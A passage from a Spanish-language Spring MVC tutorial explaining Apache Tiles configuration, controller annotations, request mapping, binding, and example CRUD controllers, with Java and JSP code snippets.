- Creamos una definición para cada una de las plantillas que existen. Lógicamente esa definición utiliza **template** para referirse a la página física donde hemos definido los puntos de inserción. Esa vista no está pensada para ser usada desde un controlador, sino para usarse en otras vistas.
- Creamos una definición para cada una de las vistas que usaremos desde los controladores. Esas definiciones las crearemos con **extends**. Podríamos hacerlas desde cero basándonos directamente en una plantilla, pero sería una pérdida de tiempo. Es más cómodo referirnos a la “vista con los valores por defecto” y cambiar sólo aquellos que nos interesen.

Por ejemplo, todas mis vistas usan el mismo menú, por lo que lo defino en “general”. Cuando una vista no quiere usarlo, como es el caso de “entrada.login”, modifco el valor de ese punto de inserción.

Dispones de más etiquetas de XML, tanto en las bibliotecas como en los ficheros de configuración, pero no las vas a necesitar. De todas formas esta biblioteca tiene ya veinte añitos, por lo que encontrarás en Internet todos los ejemplos e información del mundo.

### 5.6.2.3 Configuración de Spring Boot y dependencias

Tiles no está incluida en Spring, por lo que tenemos que añadir la dependencia de Gradle manualmente:

```
implementation 'org.apache.tiles:tiles-jsp:3.0.8'
```

Y definir dos beans de Spring:

```
@Configuration
public class ConfigurarTiles {
    @Bean
    public TilesConfigurer tilesConfigurer() {
        final TilesConfigurer configurer = new TilesConfigurer();
        configurer.setDefinitions("/WEB-INF/tiles/tiles-*.xml");
        configurer.setCheckRefresh(true);
        return configurer;
    }

    @Bean
    public UrlBasedViewResolver viewResolver() {
        UrlBasedViewResolver tilesViewResolver=new UrlBasedViewResolver();
        tilesViewResolver.setViewClass(TilesView.class);
        return tilesViewResolver;
    }
}
```

```
    }  
}
```

El segundo bean activa Tiles como un nuevo resolutor de vistas. Una vez en marcha usa al primero para encontrar los ficheros de configuración. En este caso he definido cualquier fichero de XML que esté en la carpeta "/WEB-INF/tiles, y comience con "tiles-". También se puede definir para que busque recursivamente en los subdirectorios, o cualquier otra cosa que necesites.

# 6 El controlador

Hemos visto con detalle y bastantes ejemplos cómo funciona la Vista. Sin embargo ha sido una explicación a medias, ya que en un proyecto MVC no se puede entender una parte sin conocer la otra. Ahora estudiaremos con profundidad el Controlador. Repetiremos los conceptos vistos en el capítulo 3, “Ejemplo Personas” de forma exhaustiva.

Al igual que en el capítulo dedicado a la Vista, consultar el apéndice sobre “arqueología” te puede ayudar a entender cómo funciona realmente Spring.

## 6.1 Crear un controlador

Un controlador es un bean de Spring estereotipado para realizar esta tarea. Tradicionalmente el framework ha proporcionado varias clases capaces de cumplir esta función, pero en casi todos los casos se crean mediante anotaciones.

### 6.1.1 Cómo funciona

Antes de empezar, recordemos lo que hace un controlador clásico, los que generan respuestas tradicionales a peticiones tradicionales:

- Suponiendo que el programa cliente es un navegador, el usuario realiza una petición pulsando un enlace, utilizando un formulario o escribiendo directamente lo que quiere en la barra de direcciones del navegador.
- La respuesta llega al servidor, que a su vez se la pasa a la aplicación correspondiente, en función de su “context root”. “Le pasa la petición” creando un objeto “HttpServletRequest”, que representa lo que el usuario ha pedido y un objeto “HttpServletResponse”, que es la forma que tenemos comunicarle nuestra respuesta al servidor.
- En nuestro caso, la aplicación funciona con Spring, así que un método anotado se ejecutará, utilizará el modelo y decidirá qué vista dibuja la respuesta.
- Una página JSP usa el objeto “HttpServletResponse” (es un servlet) para almacenar el texto que le enviaremos al cliente.
- El servidor recoge ese texto, fabrica una respuesta HTTP estándar y se la envía al cliente.
- El cliente representa la respuesta como puede. Por ejemplo, si se trata de un navegador interpretará el código HTML, borrará la ventana, y dibujará la nueva página desde cero.

¿Qué quiere decir “petición tradicional”? ¿Es que hay otro tipo de petición o de respuesta? **NO**. Todas las peticiones y todas las respuestas son iguales, estándares, textos que viajan en formato HTTP. La única diferencia está en lo que el cliente hace con la respuesta, como veremos con AJAX.

### 6.1.2 Anotación @Controller

La forma más habitual de definir un controlador es decorando una clase con la anotación **@Controller**, uno de los estereotipos de Spring para definir beans:

<b>@Controller</b>	<b>Valores</b>	<b>Descripción</b>
<i>Define una clase como un bean controlador de Spring</i>		
<i>value</i>	<i>“especial”</i>	<i>Nombre del bean, para DI por nombre.</i>

A su vez, el comportamiento de los métodos dentro del controlador se define con más anotaciones, generalmente “@RequestMapping”:

```
@Controller
public class ControladorEntrada {
    @RequestMapping("/")
    public String sinNombre() {
        return "redirect:/entrada/index.html";
```

---

```

    }

    @RequestMapping("/entrada/index.html")
    public String inicio() {
        return "entrada.bienvenida";
    }

    @RequestMapping("/entrada/login.html")
    public String login(HttpServletRequest req) {
        return "entrada.login";
    }
}

```

Los **métodos de acción** interpretan la petición del usuario, utilizan el modelo si es necesario y deciden qué vista creará la respuesta para el cliente.

Son muy versátiles, tanto en los parámetros que admiten como en el tipo de objeto que pueden devolver, y soportan decenas de anotaciones distintas. Trataremos todo esto en varios apartados a lo largo del capítulo.

### 6.1.3 Anotación @ControllerAdvice

La anotación **@ControllerAdvice** crea un controlador de apoyo, que define tareas comunes a varios controladores:

<b>@ControllerAdvice</b>	<b>Valores</b>	<b>Descripción</b>
<i>Define una clase como un controlador, pero sólo para métodos anotados con “@ExceptionHandler”, “@InitBinder” y “@ModelAttribute”. Define tareas que pueden ser compartidas por varios controladores, como un gestor de excepciones común, por ejemplo.</i>		
value[ ]	“com.javi.algo”	Sólo actuará con los controladores incluidos en esa lista de paquetes (recursiva).
basePackages[ ]		
basePackageClasses[ ]	UnaClase.class	Sólo actuará con los controladores que estén en el mismo paquete que alguna de esas clases.
assignableTypes[ ]	UnaClase.class	Sólo actuará con los controladores que pertenezcan a alguna de esas clases.
annotations[ ]	@UnaAnotacion	Sólo actuará con los controladores decorados con alguna de esas anotaciones.

Un ejemplo de este tipo:

```

@ControllerAdvice
public class ControladorError {

    @ExceptionHandler(DataAccessException.class)
    public ModelAndView errorDatos(DataAccessException ex) {
        ModelAndView model=new ModelAndView("error/datos");
        model.addObject("mensaje",ex.getMessage());
        return model;
    }

    @ExceptionHandler(IOException.class)
    public ModelAndView errorEntradaSalida(IOException ex) {
        ModelAndView model=new ModelAndView("error/red");
        model.addObject("mensaje",ex.getMessage());
        return model;
    }
}

```

Un controlador de este tipo no admite métodos de acción. Sólo permite métodos para gestión de excepciones, definiciones de atributos del modelo y configuración de validadores, editores de propiedades, etc. Tareas fundamentales pero que es posible que haya que aplicar repetidamente en varios controladores. Es una manera cómoda de no duplicar código de control y configuración.

Estudiaremos las anotaciones relacionadas a lo largo del capítulo.

### 6.1.4 Acciones simples

Es habitual que muchos proyectos tengan métodos de acción que se limiten a traducir la petición del cliente a una vista, sin realizar ninguna otra operación:

```
@RequestMapping("/entrada/index.html")
public String inicio() {
    return "entrada.bienvenida";
}
```

El controlador es muy simple. Pero **siempre** tiene que haber un controlador. No podemos traducir directamente una petición a una vista,

Para este tipo de casos, Spring proporciona un controlador muy básico, **ParameterizableViewController**. Se limita a dibujar siempre la misma vista. Este controlador es tan simple que no puede ejecutarse por sí sólo, necesita un gestor de peticiones que lo lance. Para eso está la clase **SimpleUrlHandlerMapping**. Puede lanzar cualquier controlador, pero encaja muy bien con éste. Se configuran los beans y ya está.

Pero vas a escribir menos código haciendo un controlador de verdad que configurando todo eso. Spring Boot se apiada de nosotros y nos permite hacerlo de una manera más simple:

```
@Configuration
public class ConfigurarMVC implements WebMvcConfigurer {

    ...

    @Override
    public void addViewControllers(ViewControllerRegistry r) {
        r.addViewController("/ejemplo/uno").setViewName("usuario.ver");
        r.addViewController("/dos").setViewName("redirect:/usuario/ver.html");
    }
}
```

Sobrescribimos el método **addViewControllers** de la clase que implemente a la interfaz **WebMvcConfigurer** y añadimos todas las acciones simples que necesitamos. Fíjate en el ejemplo. Lo he escrito de tal manera que las rutas relativas de la página funcionen, aunque en el primer caso no me dibujará ningún usuario, ya que no hay ningún controlador que consulte nada al modelo.

## 6.2 Métodos de acción

Los **métodos de acción** interpretan la petición del usuario, utilizan el modelo si es necesario y deciden qué vista creará la respuesta para el usuario. Son muy versátiles, tanto en los parámetros que admiten como en el tipo de objeto que pueden devolver.

Vamos a utilizar varias anotaciones:

<b>@RequestMapping</b>	<b>Valores</b>	<b>Descripción</b>
Asocia una petición a un método concreto de un controlador. Puede decorar la clase controladora, en cuyo caso esa definición se sumará a la de cada método de acción.		
value[ ]	"/ver.html"	La ruta a la que atenderá el método. Admite "*", "**", "{valor}", "{identificador:[0-9]+}"
path[ ]	"/ver/*.html"	
method[ ]	{GET, POST}	Tipo de petición. Es una enumeración de tipo RequestMethod.
params[ ]	{"id", "nombre!=}"}	Lista de parámetros que deben existir en la petición. Admite "id=10", "id!=10", "id!="
consumes[ ]	"application/JSON"	Tipos MIME que admite.
produces[ ]	"application/JSON"	Tipos MIME que produce.
headers [ ]	"cabecera=valor"	Lista de cabeceras que deben existir en la petición. Admite "=", "!=".

<b>@RequestParam</b>	<b>Valores</b>	<b>Descripción</b>
<i>Decora un argumento del método de acción para asociarlo a un parámetro concreto. Si el nombre del parámetro y el del argumento coinciden esta anotación no es necesaria.</i>		

<i>value</i> <i>name</i>	“id”	<i>Nombre del parámetro.</i>
<i>defaultValue</i>	“42”	<i>Valor por defecto si el parámetro no existe o está vacío.</i>
<i>required</i>	false	<i>El parámetro es obligatorio. True por defecto. El atributo “defaultValue” le asigna false automáticamente.</i>

<b>@PathVariable</b>	<b>Valores</b>	<b>Descripción</b>
<i>Asocia parte de una ruta de “@RequestMapping” con un argumento del método de acción. El trozo de ruta se define con llaves, por ejemplo “/usuario/{clave}”, “/usuario/{id:[0-9]+}/borrar”. Admite expresiones regulares.</i>		

<i>value</i> <i>name</i>	“clave”	<i>Nombre dado al trozo de ruta.</i>
<i>required</i>	false	<i>Si es obligatorio que el trozo de ruta exista. True por defecto.</i>

<b>@ExceptionHandler</b>	<b>Valores</b>	<b>Descripción</b>
<i>Mapea excepciones no controladas a un método. Si cierta excepción se produce y llega al framework, se ejecutará el método anotado para resolver la vista. Es un “@RequestMapping” para excepciones.</i>		

<i>value [ ]</i>	Exception.class	<i>Lista de clases que extiendan a Throwable.</i>
------------------	-----------------	---------------------------------------------------

<b>@RequestBody</b>	<b>Valores</b>	<b>Descripción</b>
<i>Decora un argumento del método de acción, indicando que debe hacer binding con el cuerpo de la petición. Se utiliza cuando la respuesta es un texto en formato JSON, aunque la operación ya se aplica de forma automática y no suele ser necesario.</i>		

<b>@RequestHeader</b>	<b>Valores</b>	<b>Descripción</b>
<i>Decora un argumento del método de acción de clase “HttpHeaders”, indicando que debe copiar en ese objeto la cabecera de la petición.</i>		

<i>value</i> <i>name</i>	“Accept”	<i>Nombre de la línea de cabecera .Si no se indica nada copiará todas.</i>
<i>required</i>	false	<i>Si es obligatorio que exista la línea de cabecera indicada. True por defecto. El atributo “defaultValue” lo iguala a “false” automáticamente.</i>
<i>defaultValue</i>	“text/html”	<i>Valor por defecto si la línea de cabecera no existe.</i>

<b>@ResponseBody</b>	<b>Valores</b>	<b>Descripción</b>
<i>Decora un método (o la clase entera) indicando que el valor devuelto no es una clave que se resolverá como una vista, sino la respuesta en sí. Se devuelven objetos de Java que automáticamente se serializan como textos en formato JSON, para peticiones AJAX.</i>		

## 6.2.1 Mapeo de peticiones

La anotación **@RequestMapping** mapea una petición del usuario a un método del controlador. Es la anotación más utilizada para definir un método de acción. Algunos ejemplos de uso:

```

@RequestMapping("/entrada/index.html")
@RequestMapping(value= {"/uno", "/uno.html"})
@RequestMapping("/dos/**")
@RequestMapping("/tres/a*z.html")

```

---

El atributo **value** o **path** es un array, por lo que permite mapear a la vez tantas rutas como se necesiten. Admite comodines. La ruta "/tres/a\*z.html" representa cualquier página ".html" que comience por "a" y acabe en "z". El símbolo "\*" indica recursividad, por lo que "/dos/\*\*" representa cualquier cadena de directorios y ficheros a partir de esa carpeta.

Los atributos **params** y **headers** también son arrays. Admiten cualquier grupo de parámetros o nombres de cabeceras:

```
@RequestMapping(value = "crear.html", method = RequestMethod.POST,
    params = {"precio", "proveedor.id", "tipoProducto.id"})
@RequestMapping(value= "/ejemplo.html", headers="Accept=application/json")
@RequestMapping(value= "/cuatro.html", params = "id!=7")
```

En estos casos también se puede indicar si se quieren parámetros o cabeceras con ciertos valores. Admite los símbolos "!", "=" y "!=", para obligar a que un parámetro no exista o tenga (o no) cierto valor. E hila muy fino. "id!=7" significa que el parámetro tiene que valer algo distinto a 7, pero puede estar vacío o simplemente no existir. Pero podemos decirle que sí exista y que valga diferente de 7:

```
@RequestMapping(value= "/cuatro.html", params = {"id", "id!=7"})
```

Un caso muy habitual. El parámetro tiene que existir, pero no puede estar vacío:

```
@RequestMapping(value="borrar.html", method = RequestMethod.POST,
    params = "id!=")
```

En este caso, tiene que existir "nombre" pero no "dni":

```
@RequestMapping(value="/cinco.html", params = {"nombre", "!dni"})
```

Como ya sabemos Spring hace **binding** de forma automática con los parámetros que definamos en los métodos de acción. Si definimos un JavaBean y los nombres de los parámetros de la petición coinciden con los nombres de los métodos "set" de la clase, Spring no sólo instancia el objeto, sino que además ejecuta los métodos "set" usando como argumentos los valores de los parámetros.

Si definimos una primitiva o un objeto de clase String o de una clase envolvente hace lo mismo si coincide el nombre completo

```
@RequestMapping(value="borrar.html",method=RequestMethod.POST,params="login")
public Respuesta<Object> borrar(String login) {
    ...
}
```

En este caso el método de acción se ejecuta sólo si existe un parámetro llamado "login", cuyo valor se copiará en el argumento del mismo nombre. Si por algún motivo no queremos que el nombre coincida podemos usar la anotación **@RequestParam**:

```
@RequestMapping(value="borrar.html",method=RequestMethod.POST,params="login")
public Respuesta<Object> borrar(@RequestParam("login") String usuario) {
    ...
}
```

Recuerda que **todo** lo que envía el usuario son textos. Cuando Spring copia el valor del parámetro a tus objetos tratará de convertirlo al tipo de datos adecuado, pero si no puede se producirá un error de ejecución, a no ser que tengas en cuenta los errores de binding. Lo veremos más adelante, con la validación sintáctica.

También podemos copiar valores de la ruta. En este caso la anotación **@PathVariable** es obligatoria:

```
@RequestMapping("/usuario/{clave:[0-9]+}")
public ModelAndView ejemploSeis(@PathVariable String clave) {
    ...
}
```

Si el nombre definido en la ruta coincide con el del argumento del método no es necesario definir ningún atributo en la anotación. En el ejemplo he usado una expresión regular para indicar que la clave sólo se puede componer de números; el patrón se aplica a todo el texto.

## 6.2.2 Errores

La anotación **@ExceptionHandler** es distinta a las demás. No mapea ninguna petición del usuario. El método de acción se ejecuta debido a una excepción no controlada, producida por algún otro método de un controlador:

---

```

@ExceptionHandler(DataAccessException.class)
public ModelAndView errorDatos(DataAccessException ex) {
    ModelAndView model=new ModelAndView("error/datos");
    model.addObject("mensaje",ex.getMessage());
    return model;
}

```

A menudo el código de estos métodos es común a varios procesos distintos, por lo que se suelen definir en controladores de apoyo anotados con "@ControllerAdvice".

### 6.2.3 Argumentos de los métodos de acción

Los métodos de acción admiten una gran variedad de argumentos distintos. El controlador es un bean de Spring y sus métodos son ejecutados por el framework, por lo que puede hacer lo que quiera tanto con los parámetros del método como con sus valores de retorno.

Veamos los tipos usados, o aquellos que considero más útiles. Para una lista exhaustiva, consulta el manual de referencia:

- **java.util.Locale**. El objeto "Locale" activo en la petición, necesario para formateo de datos y traducciones en el código del controlador. Hemos visto cómo se utiliza en el apartado 5.5.1, "Uso de ficheros de recursos".
- **org.springframework.http.HttpMethod**. El tipo de método de petición usado en la petición: GET, POST, etc.
- **java.security.Principal**. El usuario autenticado que está realizando la petición. Lógicamente sólo funcionará si usamos la seguridad implementada por el contenedor en vez de escribirla nosotros mismos. Es lo que hace Spring internamente, por lo que si usamos Spring Security también funcionará.
- **org.springframework.security.core.Authentication**. Si usamos Spring Security podemos acceder a toda la información (credenciales, autorizaciones, principal...) del usuario que se ha identificado en el sistema. Coincidirá con "java.security.Principal", ya que ambas interfaces suelen implementarse con la clase "UsernamePasswordAuthenticationToken".
- **java.util.Map**. Spring proporciona un mapa vacío (depende de "@ModelAttribute") que rellenaremos con las propiedades que nos interesen. Todas esas propiedades se convertirán en atributos del modelo. Es muy útil, pero tiene la pega de que es una clase que usa genéricos; si no lo defines bien el IDE no dejará de molestarte con mensajes de aviso:

```

@RequestMapping(value="/borrar.html",method=RequestMethod.POST,params="id")
public String borrar(String id, Map<String, Object> mapa) {
    try {
        rtp.deleteById(id);
        mapa.put("bien", true);
    }
    catch (DataAccessException e) {
        mapa.put("mal", true);
    }
    return this.borrar(mapa);
}

```

A pesar de lo que indica el manual de Spring, no puedes usar argumentos de este tipo con métodos anotados con "@ExceptionHandler". Para esos casos utiliza "Model" o "ModelAndView".

- **org.springframework.ui.Model**. Prácticamente igual al anterior, pero sin genéricos ni warnings.
- **org.springframework.ui.ModelAndView**. Es un objeto diseñado como valor de retorno del método, que engloba los atributos del modelo y la clave para resolver la vista. Pero también puede ser declarado en los argumentos del método. Puede resultar útil, si unos métodos de acción reutilizan a otros. Si el método es llamado por Spring, el framework creará un objeto vacío. Si reutilizo el código desde otro método tendrá todos los atributos que ya haya añadido:

```

@RequestMapping(value="/modificar.html", method = RequestMethod.GET)
public ModelAndView modificar(TipoProducto tp, ModelAndView modelo) {
    modelo.setViewName("tipoproducto/modificar");
    modelo.addObject("tipoproductos", rtp.findAll());
    return modelo;
}

```

- **JavaBean.** Muy utilizado. Podemos usar cualquier JavaBean y Spring creará automáticamente el objeto. Si los nombres de los parámetros de la petición coinciden con los nombres de los métodos "set" del mismo, el contenedor los llamará automáticamente.

A este proceso se le llama **binding**, y es uno de los fundamentos de Spring MVC. Se verá con detalle en los apartados siguientes, dedicados a validación y conversión de datos.

Por ejemplo, supongamos que hemos creado la clase Persona:

```
public class Persona {
    private Integer id;
    private String nombre;
    private String apellidos;
    private Integer edad;
    ...
    public void setNombre(String valor) {
        this.nombre= valor;
    }
    public void setApellidos(String valor) {
        this.apellidos = valor;
    }
    public void setEdad(Integer valor) {
        this.edad = valor;
    }
    public void setId(Integer id) {
        this.id = valor;
    }
}
```

En la petición del usuario existen los parámetros "nombre", "apellidos" y "edad", y queremos leerlos de forma cómoda y que Spring valide y convierta los datos que nos envíen:

```
@RequestMapping(value="/crear.html",params={"nombre","apellidos","edad"})
public String crearPersona(Persona persona) {
    ...
}
```

Spring creará un objeto de clase Persona y llamará automáticamente a los métodos setNombre(), setApellidos() y setEdad(), convirtiendo si es necesario (y si puede) los textos enviados por el cliente a los objetos Java adecuados. En el ejemplo convertiría el parámetro "edad" a un Integer.

Todos los JavaBeans pasan a ser atributos del modelo de forma automática. El nombre del parámetro en el modelo no es el nombre de la variable, sino **el de la clase** con la primera inicial en minúsculas, aunque se puede cambiar con la anotación **@ModelAttribute** usada a nivel de parámetro:

```
public String crearPersona(@ModelAttribute("gente") Persona persona) {
    ...
}
```

La interpretación de los parámetros enviados al controlador es más potente de lo que parece. Entiende subpropiedades, como "cliente.nombre". En el apartado 6.8.2.3, "Crear" encontrarás un ejemplo.

- **org.springframework.validation.Errors / org.springframework.validation.BindingResult.** Cuando se ejecuta un binding se pueden producir errores de conversión o de validación. Este parámetro informa de los errores producidos, junto con varios métodos útiles para realizar el control de los mismos. El método anterior quedaría:

```
@RequestMapping(value="/crear.html",params={"nombre","apellidos","edad"})
public String crearPersona(Persona persona, BindingResult errores) {
    if (errores.hasErrors()) {
        ...
    }
    ...
}
```

Se deben definir **obligatoriamente a continuación del atributo del modelo** que se desee inspeccionar; Pueden definirse varios JavaBeans, y el sistema necesita saber a qué comando afecta. "BindingResult" implementa a la interfaz "Errors", por lo que se puede usar cualquiera de las dos definiciones.

---

En la práctica siempre que se define un comando también hay que declarar un “BindingResult” junto al mismo. Aunque no usemos validaciones personalizadas Spring siempre realizará un “binding”, por lo que se pueden producir errores de conversión de datos (“type mismatch”). Si no hay definido un parámetro para recoger el error se producirá una excepción.

El propio objeto pasa a ser un atributo del modelo, por lo que podemos usarlo en la vista para escribir los mensajes de error que se hayan producido, a través de `#{errors}` o de la etiqueta de Spring para formularios `<f:errors>`.

Por defecto la única validación que se va a realizar es la de tipos de datos. Si has definido validaciones adicionales tienes que activarlas con la anotación `@Validated`:

```
public String modificar(@Validated Proveedor p, BindingResult errores) {  
    ...  
}
```

Lo veremos con detalle en el capítulo dedicado a la validación sintáctica.

- **@RequestParam.** Ya hemos visto cómo funciona. Es una anotación a nivel de parámetro. Indica qué parámetro de la petición se copiará en uno de los argumentos de la función:

```
@RequestMapping(value="/dos.html", params="nombre")  
public String métodoEjemplo(@RequestParam("nombre") String nombre) {  
    ...  
}
```

Si existe, el argumento "nombre" se copiará en la variable indicada. Es responsabilidad del programador validarla de la forma adecuada.

- **@RequestHeader.** Como la anterior, pero actúa sobre las cabeceras de la petición.

```
@RequestMapping("/tres.html")  
public String métodoEjemplo(@RequestHeader("accept") String tipo) {  
    ...  
}
```

- **@RequestBody.** Similar a las anteriores, pero guarda el un parámetro toda la petición. Consulta el manual de referencia "Mapping the request body" para aprender a usar manualmente las respuestas copiadas.

En la práctica se usa para mapear peticiones en formato JSON sobre un JavaBean. El proceso es automático; de hecho, ni siquiera hace falta usar la anotación. Spring realiza binding tanto con JSON como con formatos de formulario HTTP.

- **HttpSession.** Se puede tener acceso a la sesión directamente, aunque Spring dispone de maneras mucho más eficaces para tratar con los objetos de sesión. No creo que lo uses nunca.
- **HttpServletRequest.** También podemos trabajar con los parámetros de la manera tradicional. Lógicamente, se ha quedado desfasado. Excepto en ciertos casos muy especiales prácticamente no se usa.
- **Una excepción.** Sólo para métodos decorados con “@ExceptionHandler”. Obviamente el tipo de excepción debe ser compatible con los errores interceptados:

```
@ExceptionHandler(DataAccessException.class)  
public ModelAndView errorGeneral(DataAccessException ex) {  
    ...  
}
```

#### 6.2.4 Tipos de retorno

Como en el punto anterior, sólo describiré aquellos más usados o que considero útiles.

- **ModelAndView.** Es un objeto de Spring que guarda la clave a partir de la cual se resolverá la vista y una colección que nos permite definir atributos para el modelo.

```
@RequestMapping(value="modificar.html", method = RequestMethod.GET)  
public ModelAndView modificar() {  
    ModelAndView modeloVista=new ModelAndView("proveedor.modificar");  
    modeloVista.addObject("proveedores", rp.findAll());
```

---

```

        return modeloVista;
    }
}

```

- **View.** Básicamente, un String con la clave de la vista.
- **String.** Muy sencillo de usar. Devuelve la clave de la vista que quiero que se dibuje:

```

@RequestMapping("/index.html")
public String entrada() {
    return "index";
}

```

- **Objeto de java.** El objeto se añadirá automáticamente al modelo. El nombre del objeto será el de su clase en minúsculas.
- **@ResponseBody.** Anotación a nivel de método, o de clase si queremos que se aplique en todos. El objeto devuelto por el método será convertido a un texto en formato JSON y enviado al cliente. Spring Boot se encarga de configurarlo todo para que funcione:

```

@RequestMapping(value="modificar.html",method=RequestMethod.POST,params="login")
@ResponseBody
public Respuesta<Usuario> modificar(String login) {
    Optional<Usuario> op=ru.findById(login);
    if (op.isPresent()) {
        Usuario u=op.get();
        u.setClave(null);
        return new Respuesta<>(true,u);
    }
    else return new Respuesta<>(false);
}

```

Por supuesto, si el cliente no realizó la petición con JavaScript la respuesta quedará un poco extraña en el navegador. Cómo no, lo veremos con calma en el apartado dedicado a AJAX.

## 6.3 Otras anotaciones

Quiero explicar dos anotaciones más antes de continuar. Decoran métodos del controlador, pero no definen métodos de acción:

<b>@InitBinder</b>	<b>Descripción</b>
<i>Designa el método que iniciará el objeto <b>WebDataBinder</b>, que a su vez sirve para configurar validadores, editores, formateadores o conversores de propiedades para el controlador actual.</i>	
value	“proveedor”

<b>@ModelAttribute</b>	<b>Valores</b>	<b>Descripción</b>
<i>Si decora un método, los atributos del modelo declarados en el método o devueltos por éste se aplicarán en todos los métodos de acción del controlador antes de que comiencen: estarán disponibles en todas las vistas. Cuando decora un argumento de un método de acción permite cambiar el nombre asignado al atributo del modelo correspondiente, o recuperar un atributo existente.</i>		
value	“unNombre”	Nombre asignado al atributo del modelo.
name		
binding	false	Si se realizará binding sobre ese atributo del modelo. True por defecto.

Existen más anotaciones (unas cuantas) como por ejemplo las relacionadas con servicios Rest: @RestController, @GetMapping, @PostMapping... pero con las que hemos visto ya tenemos para entretenernos un rato.

Los métodos anotados con **@InitBinder** se ejecutan antes de que alguno de los métodos de acción tenga que realizar un binding, para saber cómo debe realizarse. Configura validadores tradicionales, editores de propiedades, conversores y formateadores. Veremos ejemplo del uso de la anotación a lo largo del manual.

---

```

@InitBinder
public void prepararControlador(WebDataBinder bind) {
    bind.setValidator(new ValidarUsuario());
    ...
}

```

El método puede tener un argumento de la clase “WebDataBinder”, que nos permite configurar el elemento deseado. En este caso he añadido un validador manual, que se aplicará cuando se realice un binding en los métodos de acción.

La anotación **@ModelAttribute** son dos anotaciones en una. Podemos anotar un método del controlador:

```

@ModelAttribute
public Usuario iniciarDatos(Model modelo) {
    modelo.addAttribute("unTexto", "Una frase de prueba");
    return ru.findById("javi").get();
}

```

Antes de que se ejecute cualquier método de acción primero se ejecuta el método decorado con la anotación. Cualquier JavaBean que devuelva o cualquier atributo añadido a un mapa, modelo o algo similar se convertirá en un atributo del modelo, accesible desde los métodos de acción y por tanto desde cualquier página JSP:

```
<p>${"usuario.nombreCompleto}, ${unTexto}</p>
```

En la práctica son los primeros métodos que se ejecutan cuando el controlador responde a una petición del cliente, por lo que también son una manera de permitir la ejecución de código común a todas las acciones. Podemos realizar comprobaciones, lanzar excepciones, encriptar datos, etc.

Su otro uso es decorando los argumentos de un método de acción. Si anotamos un JavaBean:

```

@RequestMapping(value="/modificar.html", method=RequestMethod.POST, params="id")
public ModelAndView modificarSelect(@ModelAttribute("tipo") TipoProducto tp,
                                     ModelAndView modelo) {
    ...
}

```

Por defecto el nombre de un atributo del modelo definido de esta forma es el del nombre de su clase con la primera inicial en minúsculas, pero con esta anotación podemos dale el nombre que queramos:

```

<c:if test="${!empty tipo.nombre}">
    <f:form modelAttribute="tipo">
        ...

```

También se utiliza para recuperar los atributos definidos de forma genérica cuando decoramos métodos con la anotación:

```

@ModelAttribute("texto")
public String datos() {
    return "Información común a todas las acciones";
}

```

Si dentro de un método de acción necesitamos acceder a esos atributos tenemos varias posibilidades. Si usamos un mapa no tenemos que hacer nada, ya está disponible:

```

@RequestMapping("/ver.html")
public String ver(Map mapa) {
    ...
    String elTexto=mapa.get("texto");
    ...
}

```

Pero no funciona con “Model” o “ModelAndView”. No es un problema, ya que tenemos una manera más simple de recuperar el valor:

```

@RequestMapping(value="/modificar.html", method = RequestMethod.GET)
public ModelAndView modificar(... @ModelAttribute("texto") String elTexto) {
    ...
}


```

---

Sólo tenemos que decorar un argumento con la anotación, indicando el nombre del atributo del modelo que queremos recuperar. Si hay un conflicto de nombres entre los parámetros de la petición del cliente y el atributo del modelo, es éste último el que prevalece.

## 6.4 Ejemplos clásicos

Vamos a averiguar cómo están escritos los controladores del proyecto. He creado un controlador por entidad:



La clase "Respuesta" es una clase auxiliar para los controladores que usan AJAX. "ControladorError" es un controlador de apoyo, un ejemplo muy simple de gestión de errores. Los veremos en los apartados correspondientes.

Todas las peticiones y todas las respuestas son iguales. Lo único que cambia es el comportamiento del cliente. Este primer grupo de controladores están escritos para clientes que se comportan de forma tradicional:

- Nos piden una página.
- Les respondemos con un texto (siempre les respondemos con un texto).
- El cliente borra su pantalla y usa el texto que le hemos enviado para dibujar la nueva página desde cero.

Por tanto la respuesta debe estar diseñada para poder dibujar las páginas desde cero. Cada vez que el cliente nos pida algo la respuesta reemplazará toda la pantalla; no porque el controlador lo quiera (tampoco podría hacer nada para cambiarlo) sino porque el cliente se comporta de ese modo.

Caso todas las Vistas de este apartado ya las hemos examinado en los apartados 5.3.4 y 5.4.3, "Ejemplos", por lo que no las mostraré de nuevo. A pesar de ello repásalas mientras investigas el funcionamiento de los controladores correspondientes; te ayudará a entender cómo funcionan.

### 6.4.1 Entrada

La clase **ControladorEntrada** es el controlador más simple; ya lo hemos visto al principio del capítulo:

```
@Controller
public class ControladorEntrada {
    @RequestMapping("/")
    public String sinNombre() {
        return "redirect:/entrada/index.html";
    }

    @RequestMapping("/entrada/index.html")
    public String inicio() {
        return "entrada.bienvenida";
    }

    @RequestMapping("/entrada/login.html")
    public String login(HttpServletRequest req) {
        return "entrada.login";
    }
}
```

No realiza ningún tipo de procesamiento con la petición, por lo que podría haberlo reemplazado sobrescribiendo el método **addViewControllers** en la configuración de Spring Boot.

### 6.4.2 Error

Es también un controlador muy sencillo, sólo tiene un método de acción:

---

```

@ControllerAdvice
public class ControladorError {
    @ExceptionHandler(DataAccessException.class)
    public ModelAndView errorGeneral(DataAccessException ex) {
        ModelAndView model=new ModelAndView("error/general");
        model.addObject("mensaje",ex.getMessage());
        return model;
    }
}

```

No he indicado nada en los atributos de “@ControllerAdvice”, así que sus métodos se aplican a las excepciones no controladas producidas en cualquier controlador. Si se produce un error en Spring Data y no lo he capturado con un try/catch se ejecutará este método y dibujará la página de error “general”.

Mi proyecto es muy simple, por lo que no he necesitado más tipos de errores comunes a toda la aplicación.

#### 6.4.3 Tipo de producto.

Esta clase sí es un controlador tradicional. Como ya vimos en la Vista realiza las operaciones básicas sobre tipos de producto: leer, escribir, borrar y modificar. Ver todo el código a la vez sería incómodo, así que lo iré comentando a medida que describa las diferentes tareas que realiza. En primer lugar la clase en sí:

```

@RequestMapping("/tipoproducto")
@Controller
public class ControladorTipoProducto {

    @Autowired
    private RepositorioTipoProducto rtp;

    ...
}

```

He sido un programador organizado y he tenido cuidado de que todas las peticiones relativas a tipos de productos comiencen con la ruta “/tipoproducto”. He decorado la clase con un “@RequestMapping” y por tanto esa ruta se sumará a lo que defina en cada método de acción.

Voy a realizar las clásicas operaciones CRUD con tipos de producto. Todos los métodos de la clase necesitarán acceder al modelo, así que lo inyecto con “@Autowired”.

##### 6.4.3.1 Ver

Es la acción más simple de las cuatro:

```

@RequestMapping("/ver.html")
